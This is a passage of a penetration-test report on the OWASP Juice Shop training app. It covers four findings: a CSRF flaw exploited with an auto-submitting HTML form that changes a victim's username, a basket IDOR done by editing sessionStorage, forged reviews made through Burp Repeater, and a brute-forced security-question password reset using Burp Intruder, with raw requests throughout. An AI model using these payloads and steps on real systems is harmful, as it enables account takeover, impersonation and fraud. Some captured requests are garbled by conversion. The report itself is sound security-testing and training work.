  - Scan
  - Send to Intruder (Ctrl+I)
  - Send to Repeater (Ctrl+R) **(highlighted with a red circle)**
  - Send to Sequencer
  - Send to Organizer
  - Send to Comparer
  - Request in browser >
- Request Panel:** Raw Hex
- Content:** The raw request body is displayed, including headers like Content-Type: application/x-www-form-urlencoded and various parameters and tokens.
- Inspector Panel:** Shows Request attributes (2), Request query parameters (0), Request body parameters (1), Request cookies (3), and Request headers (21).
- Bottom Bar:** Search, 0 highlights, Memory 150.5MB, CPU 4% Disabled.

4. Open the Repeater and note here is no csrf-token send with the request

The screenshot shows a browser's developer tools Network tab with two panels: Request and Response.

**Request**

Pretty Raw Hex

```
1 POST /profile HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; token=
eyJOx0Ai01JKV1q1LCJhbGci0IjSUz1lNIJ5.yeyJzdGFpZD0iOiJzZWJnZXQnIiwizGF0YSI6eyJp
ZC1HnUsInwzZ0uJyW11joiilivZlwihawWv0iJoYmNrZXJAZ2lhaWwvY29tIiwigcGfzc3dvcmQiO
1Jk2DRAlMyF0i1M0tLMT1SHT4MC0hIm1SHTn2T2am0i1sInvhGU1o1j4D0NbCllicislm1bH
V4ZVRvaCvU1oiilivhbgFzd8xvZC2luXSAi01Iw1jAuMC4wIiwiChJv2mlsZU1tYd1i0lJLfcscZV
Ocy9wdWJsswABywvA1h2zVzl3WvhGsh2HWv2GwMvXwvCsCdmcilCJ0h3RvJCVjcmVO1joiilivwADB
Y3PdmUiOnBywvA0us1mMyZwF0ZWPBdc1e1j1mHjUtMDUuHTBgHfEHT1eMDcuHTQ0ICswHdowMc1i1
nVwZGFO2WBc1C16j1wHfjwHM0uMTRkgHfEHT1eMDuUTQ0ICsvDwvHCl1smlbGv0ZWRBdc1ebn
VsHb0s1mlhdGtM7c0Hjk5dQw000CgYmb8apRj34-oX->NvCBvHAmI_FzdGW3BPFmnbVbBuD
38cS8VG59hVf_gPchoJkm68PHd1zE0`mSMYrBUatwMsSUwvR4m_QABgq8oGTS_e7bwGrhYeZVzz
FAV_hPgQWMPwvN7-DC1xlc-DxwS-HRL18xQANeHOafGc0
4 Content-Length: 17
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-GB,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Content-Type: application/x-www-form-urlencoded
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://juice-shop.herokuapp.com/profile
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 username=i-hack-u
```

**Response**


0 highlights

5. Use this code to make fake page

```
<html>
<body>
<form action="https://juice-shop.herokuapp.com/profile"
method="POST">
<input type="hidden" name="username" value="i-hack-u" />
<input type="submit" value="Click me!" />
</form>

<script>
document.forms[0].submit();
</script>
</body>
</html>
```

6. When the victim open the fake page his username will change directly



### 5.1.5 View Another User's Basket

HIGH

#### Description:

The application fails to properly enforce access controls on user-specific resources, particularly the shopping basket. The basket ID (bid) is stored in the browser's sessionStorage, and changing this value directly allows a penetration tester to view other users' shopping baskets. This indicates the backend is relying solely on the bid value for access control without validating the user's session or ownership of the basket.

---

#### Impact:

- Privacy Violation: A penetration tester can access other users' private shopping data.
  - Unauthorized Access: This allows for horizontal privilege escalation.
  - Potential Manipulation: In some cases, the penetration testers may be able to modify another user's cart, leading to fraud or data integrity issues.
- 

#### Vulnerability Location:


- Component: Shopping Basket (/basket)
  - Parameter Affected: bid stored in sessionStorage
- 

#### Recommendations:

1. Implement Proper Access Control:
  - On the server-side, verify that the requesting user is the actual owner of the basket ID before displaying any data.
2. Avoid Client-Controlled Identifiers:
  - Never rely solely on client-side identifiers like bid stored in sessionStorage or localStorage.


## Proof of Concept (PoC):

1. Log into the application with a valid user account and view his basket.



2. Navigate to the Basket page and open Developer Tools > Application > sessionStorage

Locate the key bid, for example: bid = 6



3. Change the value of bid manually to another known or guessed value, e.g., bid =

The screenshot shows the OWASP Juice Shop application running at `http://127.0.0.1:3000/#/basket`. A green banner at the top says "You successfully solved a challenge: View Basket". Below it, a modal window titled "Your Basket" shows a single item: "marijuana" with a quantity of 1 and a price of 9.98. In the background, a browser developer tools panel is open, specifically the Storage tab under the Application panel. It shows two items in the Local storage section:

Key	Value
bid	4
itemTotal	9.98

The "Console" tab at the bottom shows a search result for "storage" in the file `main.js`, with 106 matching lines found in 3 files.

4. Refresh the basket page. The application displays the contents of a different basket — confirming that access control checks are missing or improperly enforced.

### 5.1.6 Forged Review

HIGH

#### Description:

The application fails to properly enforce access control during feedback submission.

A Pentester can intercept a feedback submission request using a proxy (e.g., Burp Suite) and modify the email field or user identifier to impersonate another user.

The system incorrectly trusts the client-side data, allowing the feedback to be posted using the forged email address without authentication or verification.

---

#### Impact:

- Identity Impersonation: penetration testers can post feedback under another user's identity.
  - Loss of Trust: Application users may lose trust in the platform due to possible manipulations.
- 

#### Vulnerability Location:

- Endpoint: <http://127.0.0.1:3000/#/contact> (or the feedback page)
  - Component: review Submission Form
- 

#### Recommendations:


1. Enforce Server-Side User Validation:
  - The server should always bind feedback to the authenticated session user, not based on input fields from the client side.
2. Ignore User Identity Sent from Client:
  - Remove any client-side control over user identifiers like email during sensitive actions.

### 3. Implement Authorization Middleware:


- o Ensure that only the authenticated user's identity is used for feedback posting.

#### Proof of Concept (PoC):

##### 1. Login with a valid user account .



##### 2. Navigate to the review submission form.



3. Enable Intercept in Burp Suite and Submit Feedback and capture the request before it reaches the server.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A network message is highlighted with a yellow box, showing a PUT request to `/rest/products/6/reviews`. The request payload is as follows:

```
message: "I am a bad review",
author: "maximafathil@gmail.com"
```

-send to repeater

Request

	Pretty	Raw	Hex
12	Origin: http://127.0.0.1:3000		
13	Sec-Fetch-Dest: same-origin		
14	Sec-Fetch-Mode: cors		
15	Sec-Fetch-Site: empty		
16	Referer: http://127.0.0.1:3000/		
17	Accept-Encoding: gzip, deflate, br		
18	Cookie: language=en; cookieconsent_status=dismiss; eyJ0eXAiOiJVV0ljiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dM0jAiMSMvUTxyTTE3NC2zTAZG2QMDjNHCyvHNT2aMwMDc1LjCjbCxsaMWvAwh2ZVL3VWbGshEMHvZGVnYWsdC5sdmc1LCJ0b3RbUVvhfYUHDqtmjyghTcENdMuHj80TcvwHwMcIsImRlbGV0ZWRphRA_daYrUfc-fThyCbvAHCpM0dReSOSC3rnvAxgZw4ql-YConnection: keep-alive		
19			
20			
21	{ "message": "i am a fake review", "author": "mariamfathi17@gmail.com" }		

Event log (1) All issues

Request to http://127.0.0.1:3000

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Memor


4. Modify the Request: Change the email field (or any identifier) to another user's email and Forward the Request to the server.

```

HTTP/1.1 201 Created
Content-Type: application/json; charset=UTF-8
Content-Length: 13
Feature-Policy: payment 'self'
X-Request-Id: 5A9B1C9E-1D40-48F0-BE8C-161971094000
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Recursion-Depth: 0
Content-Type: application/json; charset=UTF-8
Content-Length: 13
Date: Sun, 27 Apr 2025 17:42:50 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Vary: Accept-Encoding
Server: W/14-Y3wefJmnbSihKct/WuaILLNG6U
status: "success"
    
```

5. The feedback is successfully posted and displayed with the forged email address, without any server-side validation or rejection.

The screenshot shows a product page for Banana Juice (1000ml) at a price of 1.99€. Below the product image is a review section. The review text is "Monkeys love it the most." and the author is listed as "iam afake user@gmail.com". The entire review block is highlighted with a yellow box and arrow labeled '1'.



### 5.1.7 Reset Jim's Password

HIGH

#### Description:

The "Forgot Password" mechanism for user accounts relies on a weak security question that can be easily brute-forced. In this case, user Jim had a security question:"Your eldest sibling's middle name?"

This type of personal question, especially for a public figure, is inherently insecure and vulnerable to brute force or OSINT techniques.

By brute-forcing the possible answers using a common [middle-names.txt](#) wordlist, a penetration tester was able to successfully reset Jim's password without needing access to his current password.

#### Impact:

The penetration tester was able to:

- Fully reset a target user's password.
- Gain unauthorized access to their account.
- Perform privilege escalation or access internal user data depending on the user role (Jim is a known public figure in the app context).
- Use the account to launch further attacks such as internal browsing, coupon abuse, or privilege escalation (if applicable).
- This undermines authentication integrity and shows the application relies on insecure password reset mechanisms.

#### Resource / References:

- [OWASP: Authentication Cheat Sheet](#)
- Wordlist used: [middle-names.txt – GitHub](#)

#### Vulnerability Location:


- Page: 127.0.0.1:3000/#/forgot-password
- Test IP: 127.0.0.1:3000/#/

Recommendations:

- Remove security questions entirely or replace them with stronger MFA (Multi-Factor Authentication).
- Do not use publicly available information as password reset mechanisms.
- Introduce rate-limiting or lockouts after a number of failed security question attempts

Proof of Concept (PoC):

### 1. Open Burpsuite and open browser



### 2. Went to the Login Page, clicked on “Forgot Your Password?”.

The screenshot shows a dark-themed login form. It has fields for 'Email\*' and 'Password\*'. Below the password field is a link 'Forgot your password?' which is highlighted with a red box. At the bottom are 'Log in' and 'Remember me' checkboxes. A horizontal line with 'OR' is present below the checkboxes.

- 3.**In the form, enter Jim's email address: jim@juice-sh.op  
There is a security question: "Your eldest siblings middle name?"

**Forgot Password**

Email\*  
jim@juice-sh.op ?

Security Question\*  
Your eldest siblings middle name? ?

New Password\*  
• Password must be 5-40 characters long. 0/20

Repeat New Password\*  
0/20

Show password advice

- 4.**Enter any answer and new password

**Forgot Password**

Wrong answer to security question.

Email\*  
jim@juice-sh.op ?

Security Question\* ?


New Password\*  
• Password must be 5-40 characters long. 0/20

Repeat New Password\*  
0/20

Show password advice

Change


## 5. Open Burpsuite to catch the request



## **6. Send to intruder**

API Endpoint			HTTP Method	Path	Response Status	Content Type
GET	/rest/user/security-question?e...	✓			200	900
GET	/rest/user/security-question?e...	✓			200	1025
POST	/rest/user/reset-password	✓				JSON
GET	/rest/continue-code					
GET	/705.js					
GET	/rest/continue-code					
GET	/rest/continue-code					

## 7. Select the answer and add




The screenshot shows the Sniper attack tool interface. At the top, there are tabs for '1 x' and '2 x' with a '+' button. Below that is a dropdown menu labeled 'Sniper attack' and a red 'Start attack' button. The target URL is set to 'https://juice-shop.herokuapp.com'. A checked checkbox says 'Update Host header to match target'. Below the target field are buttons for 'Positions', 'Add \$', 'Clear \$', and 'Auto \$'. The main area contains a POST request with the following JSON payload:

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: cookieconsent_status=dissmiss; language=en; welcomebanner_status=dissmiss
4 Content-Length: 75
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 Sec-Ch-Ua: "Not A/Brand";v="89", "Chromium";v="136"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {"email": "jim@juice-shop.op", "answer": "xxxxxx", "new": "12345", "repeat": "12345"}
```

A red box highlights the 'new' field in the JSON payload, and a red arrow points from the number '1' at the bottom right towards this field.

## 8. Use the [middle-names.txt](#) – GitHub



The screenshot shows a GitHub repository page for 'dominictarr/random-name'. The repository has a public archive. The navigation bar includes 'Code', 'Issues 2', 'Pull requests 2', 'Actions', 'Projects', 'Wiki', 'Security', and 'Insights'. The 'Code' tab is selected. On the left, the file tree shows 'master' with files: .gitignore, .travis.yml, LICENSE, README.md, first-names.json, first-names.txt, index.js, middle-names.json, middle-names.txt (which is selected), names.json, names.txt, and package.json. The right pane displays the content of 'middle-names.txt'. The file starts with a header: 'random-name / middle-names.txt' and 'dominictarr add lots more lists'. The code tab shows 3897 lines (3897 -). The content of the file is as follows:

```
1 Aaron
2 Ab
3 Abba
4 Abbe
5 Abbey
6 Abbie
7 Abbot
8 Abbott
9 Abby
10 Abdell
11 Abdul
12 Abe
13 Abe1
14 Abelard
15 Abeu
16 Abey
17 Abie
```

## 9. Copy the list and paste

The screenshot shows the 'Payloads' tool in Burp Suite. The left sidebar has tabs for 'Payloads', 'Resource pool', and 'Settings'. The main area shows payload configuration for a 'Simple list' type. A red arrow points to the 'Paste' button, which is highlighted. To its right is a list of payloads: Aaron, Ab, Abba, Abbe, Abbey, Abbie, Abbot, Abbott, Abby. Below this is an 'Add' button and an 'Enter a new item' input field, followed by an 'Add from list...' dropdown.

## 10. Start bruteforce attack

The screenshot shows the 'Sniper attack' tab in Burp Suite. It displays a network request to 'https://juice-shop.herokuapp.com'. The 'Start attack' button is highlighted with a red arrow. To the right is the 'Payloads' tool interface, identical to the one in step 9, showing the same list of payloads: Aaron, Ab, Abba, Abbe, Abbey, Abbie, Abbot, Abbott, Abby.

**11.** Monitor responses, Upon receiving a response with status 200 OK, identified the correct answer.

The screenshot shows a NetworkMiner capture interface. At the top, there are two filters: 'Capture filter: Capturing all items' and 'View filter: Showing all items'. Below these are two tables: 'Request' and 'Response'. The 'Request' table lists several entries from 3200 to 3207, with the row for 3205 highlighted by a red box. The 'Response' table shows the details for request 3205, which has a status code of 200 and a timestamp of 72. The response content is displayed in 'Pretty' JSON format:

```
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
11 Origin: http://127.0.0.1:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: keep-alive
